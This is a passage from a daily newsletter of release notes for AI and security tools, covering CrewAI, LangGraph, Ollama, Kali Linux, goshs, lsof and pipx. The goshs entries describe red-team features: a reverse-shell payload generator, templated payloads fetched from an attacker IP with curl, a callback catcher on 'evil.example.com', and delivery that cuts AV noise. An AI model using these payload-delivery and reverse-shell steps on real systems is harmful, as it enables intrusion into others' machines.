- Adds support for single agent actions directly within Flow definitions, enabling lightweight LLM calls alongside full Crew steps without spinning up a multi-agent Crew.
- Validates Flow CEL (Common Expression Language) expressions at definition load time, catching misconfigured routing conditions before runtime.

1.14.8a1 PRE-RELEASE

CrewAI 1.14.8a1 adds optional `if` expressions to `each.do` loop steps in Flows.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a1
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a1
```

- Supports optional `if` conditional expressions on `each.do` steps, enabling per-iteration filtering without wrapping logic in separate tasks.

1.14.8a PRE-RELEASE

CrewAI 1.14.8a introduces JSON-first crew definitions, FlowDefinition actions, DMN mode, and a new `crewai run --definition` CLI flag.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a
```

└──▷ TRY IT

Run a flow defined entirely in a JSON/definition file — no Python code required — to execute a crew-based automation.

```
$ crewai run --definition
```

- Adds `crewai run --definition` experimental CLI flag to run flows directly from a flow definition file without writing Python code.
- Introduces JSON-first crew projects, enabling crew creation, configuration, and

execution entirely through JSON rather than Python.

- Adds script/code block, crew, and `each` composite actions to FlowDefinition, enabling richer declarative flow composition.
- Adds expression support to FlowDefinition actions, enabling dynamic values within declarative flow definitions.
- Implements DMN (Decision Model and Notation) mode support in crew creation and execution.

+4 more

1.14.7 STABLE

CrewAI 1.14.7 adds a chat API, Snowflake Cortex LLM, pluggable memory/RAG backends, richer LLM event metadata, and route-aware Flow decorators.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.7 https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.7
```

└──▷ USE IT

Route a flow's next step based on a condition using the new route-aware DSL decorator syntax.

```python
from crewai.flow.flow import Flow, listen, router, start

class TriageFlow(Flow):
    @start()
    def ingest(self):
        self.state.severity = classify_alert()

    @router(ingest)
    def route_by_severity(self):
        if self.state.severity == "critical":
            return "escalate"
        return "log_only"

    @listen("escalate")
    def escalate(self):
        ...

    @listen("log_only")
    def log_only(self):
        ...
```

Use Snowflake Cortex as the LLM provider for an agent that queries internal data warehouses.

```python
from crewai import Agent, LLM

analyst = Agent(
    role="Data Analyst",
    goal="Summarize query results from Snowflake",
    backstory="Expert in SQL and data warehousing.",
    llm=LLM(model="snowflake/snowflake-arctic-instruct"),
)
```

- Adds a chat API for building conversational flows, enabling back-and-forth interaction patterns within CrewAI Flows.
- Adds native Snowflake Cortex as a supported LLM provider.
- Introduces pluggable default backends for memory, knowledge, RAG, and flow — allowing custom storage and retrieval engines without subclassing core internals.
- Surfaces real `finish_reason`, sampling parameters, and `response.id` on LLM events for richer observability.
- Introduces route-aware decorators for typing DSL triggers in Flows, enabling cleaner conditional routing definitions.

> +4 more

WAS THIS USEFUL? 👍 👎

LangGraph

cli==0.4.30 · 4 RELEASES · 2026-06-01 → 2026-06-16 · LATEST

STABLE

Build resilient agents.

LangGraph CLI now supports compatible API version ranges for more flexible server compatibility checks.

└──▷ GET THIS VERSION

```
$ git clone --branch cli==0.4.30 https://github.com/langchain-ai/langgraph.git
# already have the repo? check out this version:
$ git checkout cli==0.4.30
```

› Adds support for compatible API version ranges, enabling the CLI to negotiate compatibility with a range of server API versions rather than a single pinned version.

▾ 3 more releases in this issue · 2026-06-01 → 2026-06-16

cli==0.4.29 · STABLE

LangGraph CLI now supports running the dev server over HTTPS with custom certificate and key files.

└──▷ GET THIS VERSION

```
$ git clone --branch cli==0.4.29 https://github.com/langchain-ai/langgraph.git
# already have the repo? check out this version:
$ git checkout cli==0.4.29
```

└──▷ TRY IT

Run the local dev server with TLS when your agent client or browser requires HTTPS endpoints during development.

```
$ langgraph dev --certfile cert.pem --keyfile key.pem
```

› Adds `--certfile` and cert key options to `langgraph dev` so the local development server can be served over HTTPS.

1.2.3 STABLE

LangGraph 1.2.3 adds v3 streaming, WebSocket transport, and tool-dispatched subagent naming to RemoteGraph.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.2.3 https://github.com/langchain-ai/langgraph.git
# already have the repo? check out this version:
$ git checkout 1.2.3
```

└──▷ USE IT

Stream a remote graph run over WebSocket for low-latency, persistent connections instead of HTTP SSE.

```python
from langgraph_sdk import get_client

client = get_client(url="https://my-deployment.example.com")

async for chunk in client.runs.stream(
    thread_id,
    assistant_id,
    input={"messages": [{"role": "user", "content": "Hello"}]},
    stream_mode="messages",
    transport="websocket",
):
    print(chunk)
```

Use interleave_projections on a RemoteGraph to merge streamed message and tool-call events into a single ordered sequence.

```python
from langgraph.pregel.remote import RemoteGraph

remote = RemoteGraph(
    "my-agent",
    url="https://my-deployment.example.com",
)

async for chunk in remote.astream(
    {"messages": [{"role": "user", "content": "Plan a trip"}]},
    stream_mode="messages",
    interleave_projections=True,
):
    print(chunk)
```

- Adds v3 streaming support to RemoteGraph, enabling the latest streaming protocol for remote graph execution.
- Wires `RemoteGraph.interleave` _projections to the SDK's interleave_projections, allowing interleaved stream projection control from the client.
- Names tool-dispatched subagents via lc_agent_name, giving clearer identity to dynamically spawned subagents in multi-agent graphs.
- Adds WebSocket stream transport to the Python SDK for persistent, low-latency streaming connections.
- Adds messages and tool call projections to the Python SDK, enabling filtered views of streamed agent output.

+1 more

└──▷ BREAKING ON UPGRADE

! The `ProtocolEvent.eventId` field is renamed to `event_id` to match the wire field

`sdk==0.4.1` **STABLE**

LangGraph SDK 0.4.1 adds interleave_projections for stream decoding and v3 streaming support in RemoteGraph.

└──▷ GET THIS VERSION

```
$ git clone --branch sdk==0.4.1 https://github.com/langchain-ai/langgraph.git
# already have the repo? check out this version:
$ git checkout sdk==0.4.1
```

- Adds `interleave_projections` capability via extracted stream decoders in the Python SDK, enabling finer control over streamed output projection.
- Enables v3 streaming protocol support in `RemoteGraph`, allowing remote graphs to leverage the latest streaming features.

WAS THIS USEFUL? 👍 👎

DEPLOY

◆ Local LLM Runtimes

Ollama

v0.30.11 · 10 RELEASES · 2026-06-03 → 2026-06-25 · LATEST · STABLE

Get up and running with Kimi-K2.6, GLM-5.1, MiniMax, DeepSeek, gpt-oss, Qwen, Gemma and other models.

Ollama v0.30.11 adds auto-install for Claude Code and OpenCode, thinking-capability detection, and improved Codex model-drift detection.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.11 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.11
```

└──▷ TRY IT

Let Ollama install Claude Code for you on first use, instead of installing it manually before launching.

```
$ ollama launch claude
```

Let Ollama install OpenCode for you on first use; on Windows it will run `npm install -g opencode-ai@latest` automatically.

```
$ ollama launch opencode
```

- Adds auto-install for Claude Code: running `ollama launch claude` now prompts to install Claude Code automatically if the binary is missing.
- Adds auto-install for OpenCode: running `ollama launch opencode` prompts to install OpenCode when it is not found, using the official install script on macOS/Linux and npm on Windows.
- Adds thinking-capability detection for OpenCode: `ollama launch opencode` detects if the selected model supports reasoning and writes the appropriate config, enabling users to toggle thinking via Ctrl+T in OpenCode's TUI.
- Adds model-drift detection for Codex App: `ollama launch codex-app` now detects when the Codex UI has switched to a non-Ollama model and marks the integration as inactive rather than silently mis-routing requests.
- Adds sm_86 GPU architecture (RTX 30-series) to the CUDA v13 Windows preset,

enabling CUDA acceleration on those GPUs under Windows.

+4 more

▾ **9 more releases in this issue** · 2026-06-03 → 2026-06-25

v0.30.10 STABLE

Command A and North family models now run on Apple Silicon via the MLX engine; llama.cpp updated to b9672.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v0.30.10 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.10
```

└──▷ **TRY IT**

Run a Cohere North model locally on an Apple Silicon Mac using the MLX engine — now supported for the first time.

```
$ ollama run command-a
```

› Adds MLX engine support for Cohere Command A and North family models (including North-Mini-Code) on Apple Silicon Macs.

› Updates the llama.cpp backend to build b9672.

v0.30.9 STABLE

Ollama v0.30.9 adds Cohere2Moe support and context-limit error reporting for oversized messages.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v0.30.9 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.9
```

› Adds support for the Cohere2Moe model architecture.

› Returns an error when a single message exceeds the current context window size, preventing silent failures.

v0.30.8 STABLE

Ollama v0.30.8 decouples prompt caching from context shift and adds a new `cache_prompt` API field for finer KV cache control.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.8 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.8
```

└──▷ TRY IT

Disable prompt caching for a single request without disabling context shifting — useful when you want a clean KV cache for a fresh conversation without changing overflow behaviour.

```
$ curl http://localhost:11434/api/chat -d '{"model": "llama3.2",
"messages": [{"role": "user", "content": "Explain TLS handshake"}],
"cache_prompt": false, "stream": false}'
```

- Adds a new top-level `cache_prompt` field to generate and chat API requests, letting callers independently control KV cache reuse without affecting context-shift (`shift`) behavior.
- Improves KV cache reuse by decoupling prompt caching from context shift, so `shift: false` no longer silently disables prompt caching.
- Enhances MLX inference stability with hardened linear and embedding layers that guard against tensor over-promotion.
- Adds prefill and speculative-decoding snapshot support to the MLX runner for more reliable multi-token prediction (MTP).
- Improves recurrent model support by returning per-boundary states from gated-delta kernels.

v0.30.7 STABLE

Ollama v0.30.7 adds Hermes Desktop launch support and aligns the OpenAI-compatible models list with available tags.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.7 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.7
```

└──▷ TRY IT

Launch the Hermes Desktop visual interface alongside your Hermes agent for a GUI to manage conversations and integrations.

```
$ ollama launch hermes-desktop
```

Override the Hermes config directory (e.g. a shared or non-default location) before launching Hermes Desktop.

```
$ HERMES_HOME=/opt/hermes-config ollama launch hermes-desktop
```

- Adds `ollama launch hermes-desktop` to start a native desktop interface for the Hermes agent with conversation, integration, and messaging-app management.
- Supports `HERMES_HOME` environment variable to override the Hermes config directory on any platform.
- Uses the native Windows `%LOCALAPPDATA%\hermes` config path for Hermes Desktop, ensuring Ollama-written config is correctly picked up on Windows.
- Aligns the OpenAI-compatible `/v1/models` endpoint model identifiers with those returned by `/api/tags`.

v0.30.6 STABLE

Ollama v0.30.6 adds Oh My Pi (omp) coding-agent integration and QAT-optimized Gemma 4 model weights.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.6 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.6
```

└──▷ TRY IT

Launch the Oh My Pi AI coding agent from the terminal, automatically configured with Ollama as the backend provider.

```
$ ollama launch omp
```

Run the memory-efficient QAT variant of Gemma 4 31B locally, using significantly less VRAM than the standard quantization.

```
$ ollama run gemma4:31b-it-qat
```

- Adds `ollama launch omp` integration with Oh My Pi, an AI coding agent with IDE integration that runs in the terminal.
- Adds Gemma 4 QAT model tags (`gemma4:*-qat`) with Quantization-Aware Training for dramatically reduced memory requirements on-device.
- Enables NVFP4 global scale for MLX embedding layers on Apple Silicon, improving quantization quality for embedding workloads.

v0.30.5 STABLE

Ollama v0.30.5 adds Hermes Desktop launch support and native Windows Hermes install via PowerShell.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.5 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.5
```

└──▷ TRY IT

Launch the Hermes Desktop AI agent app directly from the CLI — installs on first run, skips rebuild if already installed.

```
$ ollama launch hermes-desktop
```

Install and launch the Hermes agent on a native Windows machine without needing WSL or a separate setup step.

```
$ ollama launch hermes
```

- Adds `ollama launch hermes-desktop` to launch the Hermes Desktop app, skipping rebuild when a packaged desktop app is already installed.
- Enables `ollama launch hermes` on native Windows installs via the Hermes PowerShell installer.

v0.30.4 STABLE

Ollama v0.30.4 adds Nemotron-3-Ultra, Metal GPU offload for multimodal models, and MLX REQUIRES support in Modelfiles.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.4 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.4
```

└──▷ TRY IT

Run NVIDIA's new high-throughput reasoning model for agentic workflows.

```
$ ollama run nemotron-3-ultra
```

Build an MLX-based model that enforces a minimum Ollama version via the REQUIRES directive in its Modelfile.

```
$ ollama create --experimental my-mlx-model -f ./Modelfile
```

- Adds NVIDIA Nemotron-3-Ultra model, built for high-throughput reasoning and long-running agent workflows (`ollama run nemotron-3-ultra`).
- Enables Metal GPU offload for multimodal (mmproj) models on Apple Silicon, accelerating vision/multimodal inference on supported Macs.
- Supports `REQUIRES` directive in Modelfiles for MLX-based models when using `ollama create --experimental` .
- Adds automatic migration for `ollama launch pi` users from the legacy `@mariozechner/pi-coding-agent` package to the official `@earendil-works/pi-coding-agent` , preserving npm install prefix.

v0.30.3 STABLE

Ollama v0.30.3 adds support for Gemma 4 12B, Google's multimodal model optimized for laptop-class hardware.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.3 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.3
```

└──▷ TRY IT

Pull and interactively chat with Gemma 4 12B locally for multimodal reasoning tasks.

```
$ ollama run gemma4:12b
```

› Adds Gemma 4 12B model support — a multimodal model combining efficiency and advanced reasoning that runs on consumer laptops.

v0.30.2 STABLE

ollama launch adds Qwen Code + Cline CLI guidance, Laguna architecture support, and Radeon 8060S GPU enablement

└──▷ GET THIS VERSION

```
$ git clone --branch v0.30.2 https://github.com/ollama/ollama.git
# already have the repo? check out this version:
$ git checkout v0.30.2
```

└──▷ TRY IT

Launch a Qwen Code coding session — Ollama will prompt you to install Cline if it isn't already present.

```
$ ollama launch qwen-code
```

Launch Codex in an isolated configuration so it won't interfere with your existing Codex settings.

```
$ ollama launch codex
```

› Adds Qwen Code support to `ollama launch`, with guided Cline CLI installation when the CLI is missing.

› Supports Poolside's Laguna model architecture in the llama.cpp backend.

› Enables Radeon 8060S integrated GPUs by default.

› Includes template details in logs to aid troubleshooting of model prompt formatting.

WAS THIS USEFUL? 👍 👎

PLATFORMS & UTILITIES

◆ Pentest Distributions

OffSec Kali Linux

Kali Linux 2026.2 Release (GNOME 50, KDE 6.6, Helper Scripts, APT Formats & VM Boot Tw

Kali Linux is a Debian-based Linux distribution designed for penetration testing, ethical hacking, and cybersecurity research, packed with hundreds of security tools.

Kali 2026.2 ships GNOME 50, KDE Plasma 6.6, unified service helper scripts, new APT sources format, 3x faster VM boot, and 9 new tools.

└──▷ TRY IT

Migrate an existing Kali system to the new deb822 APT sources format so APT stops warning about the legacy one-line-style file.

```
$ cat /etc/apt/sources.list.d/kali.sources
```

- Upgrades desktop to GNOME 50 with faster file manager thumbnail/icon loading, new accessibility preferences window, automatic language switching, and document annotation support in Document Viewer.
- Upgrades KDE Plasma to 6.6 with a new on-screen keyboard for touch devices, OCR text extraction directly from screenshots via Spectacle, color-vision support options, Slow Keys on Wayland, and Reduced Motion setting.
- Introduces standardized `<tool>-start` / `<tool>-stop` helper scripts across service-dependent packages, providing consistent service management, status display, default credential info, and automatic browser launch for web UIs.
- Migrates APT sources from `/etc/apt/sources.list` to the deb822-style `/etc/apt/sources.list.d/kali.sources` format on fresh installs, with `Signed-By` keyring pinning included by default.
- Removes graphics firmware from pre-built VM images and adds VM detection in the installer to skip graphics firmware, shrinking the initrd from ~200 MB to 60 MB and cutting VM boot time by approximately 3x.

+3 more

└──▷ BREAKING ON UPGRADE

! Upgrading the `polkitd` package requires a system reboot; without rebooting, attempting to start GUI applications as root will fail with cryptic error messages.

! Upgrading `xrdp` and `xorgxrdp` to the v0.10 series requires a system reboot; xrdp may not be functional after the upgrade without rebooting (affects Hyper-V Enhanced Session Mode users as well).

! Pre-built VM images no longer include graphics firmware; VMs with dedicated GPU passthrough may lose graphics after upgrade or reinstall without manually installing the required firmware.

WAS THIS USEFUL? 👍 👎

◆ General Utilities & Libraries

bpf-linker v0.10.4

BPF static linker

bpf-linker v0.10.4 adds LLVM 22 support with misaligned memory access feature flag and ships debuginfo as a separate archive.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.10.4 https://github.com/aya-rs/bpf-linker.git
# already have the repo? check out this version:
$ git checkout v0.10.4
```

└──▷ TRY IT

Enable misaligned memory access optimizations on LLVM 22 builds when targeting kernels that support it.

```
$ bpf-linker --cpu-features=+allows-misaligned-mem-access -o out.o
input.o
```

› Supports LLVM 22, enabling the new `allows-misaligned-mem-access` CPU feature flag via `--cpu-features`.

› Splits debuginfo into a separate release archive, reducing the size of the main binary download.

WAS THIS USEFUL? 👍 👎

goshs v2.1.3 3 RELEASES · 2026-06-17 → 2026-06-25 LATEST STABLE

Feature-rich single-binary file server for red teamers and developers. HTTP/S · WebDAV · FTP/SFTP · SMB · LDAP/S · NTLM hash capture · DNS/SMTP callbacks · TLS · Auth · Share links.

goshs v2.1.3 adds TFTP server support and a reverse-shell payload generator with multi-language one-liners.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.3 https://github.com/goshs-labs/goshs.git
# already have the repo? check out this version:
$ git checkout v2.1.3
```

└──▷ TRY IT

Stand up a TFTP server during an engagement so Windows targets can pull files with the built-in `tftp.exe` client — no third-party tooling required.

```
$ sudo goshs -tftp
```

Run TFTP on an unprivileged port when you can't bind UDP/69, useful inside containers or restricted shells.

```
$ goshs -tftp -tftp-port 6900
```

- Adds TFTP server (`-tftp` / `--tftp-server`) serving files over UDP port 69 by default, supporting both downloads (RRQ) and uploads (WRQ) with `blksize` / `tsize` option negotiation, path-traversal rejection, IP whitelist enforcement, and mDNS advertisement.
- Supports custom TFTP port via `-tftp-port` for unprivileged operation.
- Adds a reverse-shell payload generator tab in the web UI and `--tui` dashboard, producing one-liners for Bash, nc, Python, PHP, PowerShell, Perl, Ruby, and more, with LHOST/LPORT substitution and optional URL/Base64 (`-EncodedCommand`) encoding.

▾ **2 more releases in this issue** · 2026-06-17 → 2026-06-25

> v2.1.2 STABLE
>
> goshs v2.1.2 adds on-the-fly payload templating and resumable HTTP Range downloads.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.2 https://github.com/goshs-labs/goshs.git
# already have the repo? check out this version:
$ git checkout v2.1.2
```

└──▷ TRY IT

Serve a reverse-shell payload that auto-fills your callback IP and port at download time — no editing files between engagements.

```
$ goshs -i 10.10.14.7 --template --tpl-var LHOST=10.10.14.7 --tpl-var LPORT=4444
# target fetches the rendered payload:
curl 'http://10.10.14.7:8000/rev.ps1?tpl'
```

- Adds payload templating: serve files as Go templates rendered at request time via the `?tpl` query parameter, with `--template` to enable and `--tpl-var KEY=VALUE` to inject per-engagement values (e.g. LHOST, LPORT) without editing files on disk.
- Supports HTTP Range requests, enabling resumable and partial-content downloads of large files.

v2.1.1 STABLE

goshs v2.1.1 adds an interactive TUI dashboard and a TTL self-destruct timer, plus on-demand ConPtyShell delivery to cut AV noise.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.1 https://github.com/goshs-labs/goshs.git
# already have the repo? check out this version:
$ git checkout v2.1.1
```

└──▷ TRY IT

Monitor all callback protocols and manage reverse shells over an SSH session without forwarding the web UI port.

```
$ goshs --tui --catcher -dns -dns-ip 10.10.14.5 -smtp -smtp-domain evil.example.com
```

Run a time-boxed listener that automatically shuts down after 4 hours — ideal for leaving infrastructure unattended during a long engagement window.

```
$ goshs --tui --catcher -dns -dns-ip 10.10.14.5 --ttl 4h
```

Stand up a plain file server that self-destructs after 30 minutes for a quick, controlled file-transfer window.

```
$ goshs --ttl 30m
```

- Adds `--tui` flag: a full-screen Bubble Tea terminal dashboard with live panes for HTTP, DNS, SMB, LDAP, SMTP, reverse shells, and clipboard — operable over SSH without port-forwarding the web UI.
- Enables interactive reverse shell management from the TUI: start/stop/restart listeners, attach to sessions, upgrade Unix shells to PTY (`u`) and Windows shells via ConPtyShell (`U`).
- Supports clipboard management directly from the TUI: add (`a`), delete (`d`), and clear (`C`) entries; save SMTP attachments to disk (`s`).
- Adds per-pane log export to JSON (`e` / `E`) from within the TUI dashboard.
- Adds `--ttl` flag for graceful self-destruct after a Go duration string (`30m` , `2h` , `1h30m` , ...) or via `"ttl": <seconds>` in the JSON config — useful for time-boxed engagements.

+2 more

└─▷ BREAKING ON UPGRADE

! `ConPtyShell.ps1` is no longer embedded in the goshs binary; setups that relied on the built-in ConPtyShell payload must now either place a `ConPtyShell.ps1` in the webroot or ensure goshs can reach the upstream GitHub repository to download it on demand.

WAS THIS USEFUL? 👍 👎

lsof 4.99.7

LiSt Open Files

lsof 4.99.7 adds JSON and JSON Lines output formats and Linux UDP connection-state display.

└──▷ GET THIS VERSION

```
$ git clone --branch 4.99.7 https://github.com/lsof-org/lsof.git
# already have the repo? check out this version:
$ git checkout 4.99.7
```

└──▷ TRY IT

Parse all open files for a process in a pipeline using jq — JSON Lines mode streams one object per FD without needing to parse a full JSON document.

```
$ lsof -j -p 1234 | jq 'select(.type == "REG") | .name'
```

Capture a full structured snapshot of open files system-wide for offline analysis or ingestion into a SIEM.

```
$ lsof -J > open_files_snapshot.json
```

Show UDP socket connection states on Linux to identify established vs. unconnected UDP flows during an incident.

```
$ lsof -i UDP -T
```

- Adds `-J` flag for structured JSON output, wrapping process and file descriptor information in a JSON envelope.
- Adds `-j` flag for JSON Lines output, emitting one JSON object per file descriptor — ideal for streaming pipelines.
- Enables UDP socket connection-state display on Linux via the existing `-T` option.

WAS THIS USEFUL? 👍 👎

PyPA python-pipx 1.15.0 2 RELEASES · 2026-06-04 → 2026-06-24

LATEST STABLE

Install and Run Python Applications in Isolated Environments

pipx 1.15.0 adds `--dry-run` to ensurepath so you can preview PATH changes before applying them.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.15.0 https://github.com/pypa/pipx.git
# already have the repo? check out this version:
$ git checkout 1.15.0
```

└──▷ TRY IT

Check what PATH changes pipx would make on a new machine before committing to them — useful in provisioning scripts or CI setup validation.

```
$ pipx ensurepath --dry-run
```

› Adds `--dry-run` flag to `pipx ensurepath`, letting you preview what PATH modifications would be made without actually writing any changes.

▾ 1 more release in this issue · 2026-06-04 → 2026-06-24

1.14.0 STABLE

pipx 1.14.0 adds `--no-path-check` to skip the on-PATH check in pipx run

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.0 https://github.com/pypa/pipx.git
# already have the repo? check out this version:
$ git checkout 1.14.0
```

└──▷ TRY IT

Run a tool in a temporary environment without triggering PATH-check warnings — handy in CI pipelines or containers where pipx's bin dir is intentionally absent from PATH.

```
$ pipx run --no-path-check black --check .
```

› Adds `--no-path-check` flag to `pipx run` to skip the on-PATH check, useful in environments where PATH warnings are expected or irrelevant.

WAS THIS USEFUL? 👍 👎

// END OF TRANSMISSION

The Cyber Toolchain · curated daily · June 29, 2026
Releases & features from the open-source and commercial cyber tools that practitioners actually run.

▷ Subscribe